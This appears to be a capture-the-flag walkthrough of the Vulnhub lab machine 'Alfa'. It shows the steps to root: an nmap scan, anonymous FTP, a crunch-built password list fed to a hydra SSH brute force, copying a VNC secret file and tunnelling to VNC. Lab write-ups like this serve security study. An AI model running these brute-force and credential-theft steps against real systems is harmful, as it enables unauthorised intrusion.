


Vulnhub Box – Alfa

Link: <https://www.vulnhub.com/entry/alfa-1,655/#networking>




```
IP address: 192.168.1.7
Alfa login: _
```




Recon

Nmap Scan

```
# Nmap 7.91 scan initiated Tue Mar 23 06:18:30 2021 as: nmap -sV -sC -vv -oN nmap.txt 192.168.1.7
Nmap scan report for 192.168.1.7
Host is up, received tcp-response (0.0014s latency).
Scanned at 2021-03-23 06:18:31 EDT for 26s
Not shown: 996 closed ports
Reason: 996 resets
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 3.0.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)
_devs-x2-x 2 0      0         4096 Dec 17 12:02 thomas
ftp-syst:
  STAT:
FTP server status:
  Connected to :ffff:192.168.1.9
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 4
  vsFTPd 3.0.3 - secure, fast, stable
_end of status
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.38 ((Debian))
http-methods:
```





Pet name?

Yeah Its therein FTP I guess

Anonymous FTP login

```
226 Directory send OK.
ftp> get milo.jpg
local: milo.jpg remote: milo.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for milo.jpg (104068 bytes).
226 Transfer complete.
104068 bytes received in 0.02 secs (5.7958 MB/s)
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp> cd ,,
550 Failed to change directory.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Dec 17 12:02 thomas
226 Directory send OK.
ftp>
```



May be milo?

Details we Have Now

Full Name: Thomas Miller

Emp No: 300197

Password: pet followed by 3 numerical digits

Pet Name: milo

Hence password must be milo000 to milo999

Lets Generate password wordlist using crunch

Min = 7

Max = 7

Pattern milo@@@

Number set 0123456789

Command

Crunch 7 7 0123456789 -t milo@@@ -o wordlist.txt

```

milo000
milo001
milo002
milo003
milo004
milo005
milo006
milo007
milo008
milo009
milo010
milo011
milo012
milo013
milo014
milo015
milo016
milo017
milo018
milo019
milo020
milo021
milo022
milo990
milo991
milo992
milo993
milo994
milo995
milo996
milo997
milo998
milo999
```

Now we have the word list Yeahh nizee

So there must be some login, Ahh but none of the links work 😞

Let's see nmap once again

Let's try SSH access bruteforcing the username and our password list

So Hydra 😊

Command

hydra -l Thomas -P wordlist.txt ssh://192.168.1.7:65111

Yes we got something

```
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 664 to do in 00:06h,
[65111][ssh] host: 192.168.1.7 login: thomas password: milo666
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did no
```


All are somewhat known ports, wait but what is 5901

Port 5901 is generally used as the first VNC (Virtual Network Computing) display on Linux machines, and the second one on Windows hosts. There are a number of popular implementations of VNC, of which the most popular are UltraVNC, TightVNC and RealVNC. 03-Jul-2007

<https://isc.sans.edu › forums › diary › Port+5901+scanning>

[Port 5901 scanning - SANS Internet Storm Center](#) ✓

After some research found that it is a VNC.

But password for VNC? Lets enumerate user again

```
thomas@Alfa:~$ ls -la
.  ..  .bash_history  .bash_logout  .bashrc  .gnupg  .local  .profile  .remote_secret  user.txt
thomas@Alfa:~$
```

Hah, .remote_secret ? may be the password, fine lets check that

So now the idea is to copy the remote_secret to our machine

```
scp [OPTION] [user@]SRC_HOST:]file1 [user@]DEST_HOST:]file2
```

```
scp -P 65111 thomas@192.168.1.7:/home/thomas/.remote_secret ./
```

then listen to that port form ssh and create a VNC

```
ssh -p 65111 -L 5901:localhost:5901 thomas@192.168.1.7
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 18:42 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000082s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE
5901/tcp  open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

So we have a client server of VNC

Now let's access that with the secret

```
vncviewer -passwd .remote_secret localhost:5901
```

```
(kali@kali) [~/Desktop/vncvnc/Alfa]
└─$ vncviewer -passwd .remote_secret localhost:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "Alfa:1 (root)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

```
# id
uid=0(root) gid=0(root) grupos=0(root)
# whoami
root
# hostname
Alfa
# █
```

```
# whoami
root
# hostname
Alfa
# cd /root
# ls
root.txt vnc
# cat root.txt
```

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W



```
# █
```

root_flag==>> QFqy4EUHwtu9rrrVe2T27we5W

Game Over!